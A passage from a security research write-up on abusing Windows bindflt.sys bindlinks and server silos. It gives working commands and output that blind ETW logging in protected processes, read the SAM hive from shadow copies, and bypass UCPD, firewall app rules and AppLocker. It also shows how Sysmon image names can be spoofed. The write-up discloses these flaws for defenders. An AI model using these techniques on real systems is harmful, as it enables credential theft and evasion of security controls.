After creating this link, the attacker places a crafted, unsigned DLL named *Microsoft-Windows-System-Events.dll* into the *C:\attacker\windows\system32* directory. Consequently, when a PPL process attempts to load the TI provider DLL, it loads the attacker-controlled DLL without proper digital signature enforcement. We demonstrate this using a custom tool named *etwmonitor.exe* that enables the TI provider and logs all events:




Figure: etwmonitor.exe Runs as PPL




Figure: etwmonitor.exe Loads Attacker-Controlled DLL as Data

Consuming ETW-TI events after loading the malicious (and not digitally signed) DLL results in an `ERROR_NOT_FOUND` (0x490) error from the Windows API call `TdhGetEventInformation`, effectively disabling proper event logging:

```
[info] Session will run until you press another key.
[info] Starting session.
[exception] Unhandled exception with text: Windows API: TdhGetEventInformation failed with
status: 0x490 (1168)
[info] Session stopped.
```

Impact

This vulnerability allows attackers to bypass essential security mechanisms provided by Protected Process Light, undermining critical ETW logging functionality intended to detect and analyze security threats.

Reading SAM from Volume Shadow Copies Using Bindflt.sys

For this scenario we assume an admin attacker runs on a machine with System restore point already created. Admin users cannot read SAM file directly, but they can do so from volume shadow copies. In this section we will present an interesting way of reading SAM using bindlinks and volume shadow copies. **Because admin users can already read volume shadow copies, this is not a privilege elevation.**


```
PS C:\bindutil> more C:\Windows\System32\config\SAM
Get-Content : The process cannot access the file 'C:\Windows\System32\config\SAM' because it is
being used by another process.
```

vssadmin.exe allows users to see existing backups:

```
C:\work\bindutil>vssadmin List Shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {0790e33f-be3e-48db-b781-c04dede8e01a}
  Contained 1 shadow copies at creation time: 10/18/2024 3:07:54 AM
    Shadow Copy ID: {441c689f-a676-43bd-ba23-544734821ea5}
      Original Volume: (C:)\?\Volume{d5826791-35fe-4bb4-b000-449c63b4089a}\
      Shadow Copy Volume: \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
      Originating Machine: windev24h2eval
      Service Machine: windev24h2eval
      Provider: 'Microsoft Software Shadow Copy provider 1.0'
      Type: ClientAccessibleWriters
      Attributes: Persistent, Client-accessible, No auto release, Differential, Auto
recovered
```

After we know the shadow copy volume, we can use a simple bindlink to read the contents of the backed-up SAM:



```
Administrator: Windows PowerShell
PS C:\bindutil> .\bindutil.exe --link c:\sam \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\SAM
PS C:\bindutil> gc c:\sam
regf~\A\SystemRoot\System32\Config\SAM<80*ëiïVM
```

Figure: Attackers can Read Data from a SAM Backup in a Novel Way

Impact

Attackers can use **File-Binding** to read the contents of important backed-up files (e.g. SAM) from shadow copy volumes in a novel way. This attack may also have implications for Data Leak Prevention software.

Launching Processes from Volume Shadow Copies

For this scenario, like the previous one, we assume an admin attacker runs on a machine where they can create a restore point. Because bindflt.sys allows an admin user to create links to shadow copy volumes; an attacker can leverage shadow storage as hidden storage for parts of their toolset, which may break existing tools.

We will exemplify this by launching *cmd.exe* from the shadow copy volume via a bindlink:

```
PS C:\bindutil> .\bindutil.exe
--link
  c:\cmd.exe
  \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\cmd.exe
  \ghost-in-the-silo
--runj
  \ghost-in-the-silo
  cmd /c c:\cmd.exe
```

Process explorer shows again that our attempt for evasion worked, and it fails to display the path:




Figure: cmd.exe Was Successfully Started from a Volume Shadow Copy

Impact

Process-Binding can be used to create links to unusual paths, such as volume shadow copies. Hiding parts of the malware in shadow volumes and abusing bindflt.sys to access them may bypass security solutions unaware of the trick and may hinder the work of forensics investigators.

UCPD Policy Bypass

“User Choice Protection Driver (UCPD) service that is enabled and running by default is used to block third-party apps’ access to UserChoice registry keys to prevent changing default apps choices set by users.” UCPD will still allow access, but only if the process is signed by Microsoft and not on the deny list. Trying to modify the key directly results in an **access denied** (we used reg.exe, a signed Microsoft executable, but present in the deny list of ucpd.sys)


```
PS C:\bindutil> reg query
"HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice"

HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice
    ProgId    REG_SZ    MSEdgeHTM
    Hash      REG_SZ    2KJX1v6gK5g=

PS C:\bindutil> reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice" /v ProgId /t REG_SZ /d "AllYourKeysAreBelongToUs" /f
ERROR: Access is denied.
```

However, we can use **Process-Binding** to get around this restriction:

- Select a signed Microsoft binary (*winver.exe*)
- Ensure the binary is not in denylist (*no reason for winver.exe to be*)
- Apply Process-Binding between the selected executable and reg.exe (*winver.exe and reg.exe*)



After launching a *winver.exe* (actually *reg.exe*) we can modify the key:

```
PS C:\bindutil> .\bindutil.exe --link C:\windows\system32\winver.exe
C:\windows\system32\reg.exe --dump
[*] Dumping mappings:
Mapping 0
      VirtRoot: \Device\HarddiskVolume3\Windows\System32\winver.exe
      Flags:      0x0
      Target 0
            TargetRoot: \Device\HarddiskVolume3\Windows\System32\reg.exe

PS C:\bindutil> winver add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice" /v ProgId /t REG_SZ /d "AllYourKeysAreBelongToUs" /f
The operation completed successfully.

PS C:\bindutil> reg query
"HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice"

HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice
    ProgId    REG_SZ    AllYourKeysAreBelongToUs
    Hash      REG_SZ    2KJX1v6gK5g=

PS C:\bindutil>
```

Impact

Drivers that evaluate policies based on the process notification routine are affected by the presence of bindlinks when used for **Process-Binding** impersonation scenarios. If they are unaware that the process notification routine is sent with the virtualised path rather than the backing path, they may make decisions based on incorrect values, leading to policy bypasses.

Firewall Evasion

Suppose we add a firewall rule to block all access to `ro.wikipedia.org` except for `msedge.exe`. Programmatically, this requires registering a filter with the Windows Filtering Platform using the `FWPM_CONDITION_ALE_APP_ID` condition. The App ID is computed from the process path using `FwpmGetAppIdFromFileName`. With our `bindutil.exe` tool, this can be achieved using:

```
PS C:\bindutil> .\bindutil.exe
--fwallow
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
"ro.wikipedia.org"
[!] Added filter rule 10af7 for key {491a84e7-0e26-4f65-8644-d315b05068ab}
```


The aforementioned command will add the following WFP filter:

```
<item>
  <filterKey>{491a84e7-0e26-4f65-8644-d315b05068ab}</filterKey>
  <displayData>
    <name>ro.wikipedia.org</name>
    <description/>
  </displayData>
  [...]
  <flags/>
  <providerKey/>
  <providerData/>
  <layerKey>FWPM_LAYER_ALE_AUTH_CONNECT_V4</layerKey>
  <subLayerKey>FWPM_SUBLAYER_UNIVERSAL</subLayerKey>
  <weight>
    <type>FWP_EMPTY</type>
  </weight>
  <filterCondition numItems="2">
    <item>
      <fieldKey>FWPM_CONDITION_ALE_APP_ID</fieldKey>
      <matchType>FWP_MATCH_NOT_EQUAL</matchType>
      <conditionValue>
        <type>FWP_BYTE_BLOB_TYPE</type>
        <byteBlob>
          <data>...</data>
          <asString>\device\harddiskvolume3\program files
(x86)\microsoft\edge\application\msedge.exe</asString>
        </byteBlob>
      </conditionValue>
    </item>
    <item>
      <fieldKey>FWPM_CONDITION_IP_REMOTE_ADDRESS</fieldKey>
      <matchType>FWP_MATCH_EQUAL</matchType>
      <conditionValue>
        <type>FWP_V4_ADDR_MASK</type>
        <v4AddrMask>
          <addr>185.15.59.224</addr>
          <mask>255.255.255.255</mask>
        </v4AddrMask>
      </conditionValue>
    </item>
  </filterCondition>
  <action>
    <type>FWP_ACTION_BLOCK</type>
    <filterType/>
  </action>
  <rawContext>0</rawContext>
  <reserved/>
  <filterId>68343</filterId>
  <effectiveWeight>
    <type>FWP_UINT64</type>
    <uint64>288230651029618688</uint64>
  </effectiveWeight>
</item>
```

We test access to the website using *curl.exe*:

```
PS C:\bindutil> curl.exe ro.wikipedia.org -v
* Host ro.wikipedia.org:80 was resolved.
* IPv6: (none)
* IPv4: 185.15.59.224
*   Trying 185.15.59.224:80...
* connect to 185.15.59.224 port 80 from 0.0.0.0 port 58585 failed: Bad access
* Failed to connect to ro.wikipedia.org port 80 after 95 ms: Could not connect to server
* closing connection #0
curl: (7) Failed to connect to ro.wikipedia.org port 80 after 95 ms: Could not connect to server
```

As a direct result of our findings in the previous section, we know that process paths can be spoofed during process creation. Because we have administrative privileges, we could modify the firewall rules. However, this action may result in a heavy forensic footprint. We can bypass the block policy by using Silo-Binding impersonation techniques. We can create a link between our target executable (*curl.exe*) and *msedge.exe*, which is visible inside a silo (*\ghost-in-the-silo*), and the inverted link outside the silo, and then we'll spawn *msedge.exe* inside the silo (which results in spawning *curl.exe*).



And the command is provided below:

```
.\bindutil.exe
--link
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
"C:\Windows\System32\curl.exe"
\ghost-in-the-silo
--link
"C:\Windows\System32\curl.exe"
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
--runj
\ghost-in-the-silo
cmd /c '"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"' -v ro.wikipedia.org

[*] Created process cmd /c "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" -v
ro.wikipedia.org with pid 9968(0x0026f0)
[*] Waiting for process ...
* Host ro.wikipedia.org:80 was resolved.
* IPv6: (none)
```

```

* IPv4: 185.15.59.224
* Trying 185.15.59.224:80...
* Established connection to ro.wikipedia.org (185.15.59.224 port 80) from 10.192.168.3 port 51225
* using HTTP/1.x
> GET / HTTP/1.1
> Host: ro.wikipedia.org
> User-Agent: curl/8.18.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 301 Moved Permanently
< content-length: 0
< location: https://ro.wikipedia.org/
< server: HAProxy
< x-cache: cp3069 int
< x-cache-status: int-tls
< connection: close
<
* shutting down connection #

```

This allows `curl.exe` to bypass the firewall because Windows Filtering Platform sees it as `msedge.exe` when it computes the `AppId`.

Impact

Using Silo-Binding techniques allows attackers to bypass local firewall rules without interacting with the Windows Filtering Platform. One direct and serious implication is that having even one allowlist policy that depends on image path results in any process being allowlisted.

AppLocker Bypass

AppLocker helps you create rules that allow or deny apps from running based on their file information. Suppose we create a policy to block the execution of `wscript.exe` (a very common malware launcher for VBScript/JScript payloads). The rule will look like this:




Figure: AppLocker Rule to Deny Execution of `wscript.exe`


Attempting to execute `wscript.exe` will result in a nice error message:

```

C:\bindutil>wscript
This program is blocked by group policy. For more information, contact your system administrator.

```

Because we have administrator privileges, we could modify the AppLocker policy or even drop/copy `wscript.exe` to no longer match the rule; however, these actions result in a heavy forensic footprint. We can bypass the AppLocker policy by using the Silo-Binding impersonation technique. We can create a link between a benign executable (`winver.exe`) and `wscript.exe` visible inside a silo (`\ghost-in-the-silo`) and the inverted link outside of the silo, and then we'll spawn `winver.exe` inside the silo (actually `wscript.exe`).



```
PS C:\bindutil> .\bindutil.exe
--link c:\windows\system32\winver.exe c:\windows\system32\wscript.exe \ghost-in-the-silo
--link c:\windows\system32\wscript.exe c:\windows\system32\winver.exe
--runj \ghost-in-the-silo cmd /c winver.exe
```




Figure: AppLocker Policy Bypass

Impact

Using **Silo-Binding** technique allows attackers to bypass local AppLocker rules without altering the policies directly and without dropping extra artefacts on disk. If a process is allowed to execute certain actions, via AppLocker, all processes are.


Breaking Asynchronous Scanning Routines

“*System Monitor (Sysmon) is a Windows system service that provides telemetry that you can use to identify malicious or anomalous activity.*” Windows updates for Windows 11 and Windows Server 2025 bring Sysmon functionality natively to Windows.

In this experiment, we aim to assess how the Silo-Binding technique, specifically in conjunction with merge-links, affects Sysmon event generation. Our goal is to understand whether this method impacts telemetry collection, which could otherwise help identify suspicious activity.

- We can create a merge link visible only inside the silo between `C:\attacker\system32` and `C:\windows\system32`, and outside the silo, the reverse link.
- If we have a `winver.exe` process under the `C:\attacker\system32` folder, it will shadow the `C:\windows\system32` one.

The fake `winver.exe` from the `attacker` folder will not have a digital signature and has a different hash than the original one:



```

Administrator: Windows Powe
PS C:\bindutil> get-filehash -Algorithm sha256 -Path c:\Windows\system32\winver.exe

Algorithm      Hash
-----
SHA256         53DE1AF89065816CCFAD467E8FDE2C2ED9DD5092C57AF3B1B878C20E7D424001    C:\Windows\system32\winver.exe

PS C:\bindutil> get-filehash -Algorithm sha256 -Path c:\attacker\system32\winver.exe

Algorithm      Hash
-----
SHA256         392F05B363EF2777C1BF9E9ED449E9798B76A09A4AB48E7BF405C92E981D273A    C:\attacker\system32\winver.exe

PS C:\bindutil> Get-AuthenticodeSignature c:\Windows\system32\winver.exe

Directory: C:\Windows\system32

SignerCertificate      Status      Path
-----
D8FB0CC66A08061B42D46D03546F0D42CBC49B7C Valid       winver.exe

PS C:\bindutil> Get-AuthenticodeSignature c:\attacker\system32\winver.exe

Directory: C:\attacker\system32

SignerCertificate      Status      Path
-----
NotSigned              winver.exe

```

Figure: winver and fake winver details

We are interested in Sysmon events with id 1 - Process Create and id 7 - Image Load.

```

Process Create:
RuleName: -
UtcTime: 2026-03-10 00:24:56.685
ProcessGuid: {62e9ef34-64d8-69af-ce01-000000008600}
ProcessId: 1128
Image: C:\Windows\System32\winver.exe
FileVersion: 10.0.26100.1 (WinBuild.160101.0800)
Description: Version Reporter Applet
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: WINVER.EXE
CommandLine: winver testcmd
CurrentDirectory: C:\bindutil\
User: AMZ-W11-02\localadmin
LogonGuid: {62e9ef34-5ac2-69af-a7e6-080000000000}
LogonId: 0x8E6A7
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=392F05B363EF2777C1BF9E9ED449E9798B76A09A4AB48E7BF405C92E981D273A
ParentProcessGuid: {62e9ef34-64d8-69af-cd01-000000008600}
ParentProcessId: 1140
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd /c winver testcmd
ParentUser: AMZ-W11-02\localadmin

```

Figure: Sysmon: Process Create Event

At the process creation event, we managed to spoof:

- The image name (a side-effect of the process creation routine)
- The version info (a side-effect of Sysmon opening the file asynchronously)

However, we were unable to spoof the hash in this scenario. Sysmon reports the hash of the file present in `c:\attacker\system32\winver.exe`.

```

Image loaded:
RuleName: -
UtcTime: 2026-03-10 00:24:56.725
ProcessGuid: {62e9ef34-64d8-69af-ce01-000000008600}
ProcessId: 1128
Image: C:\Windows\System32\winver.exe
ImageLoaded: C:\attacker\System32\winver.exe
FileVersion: 10.0.26100.1 (WinBuild.160101.0800)
Description: Version Reporter Applet
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: WINVER.EXE
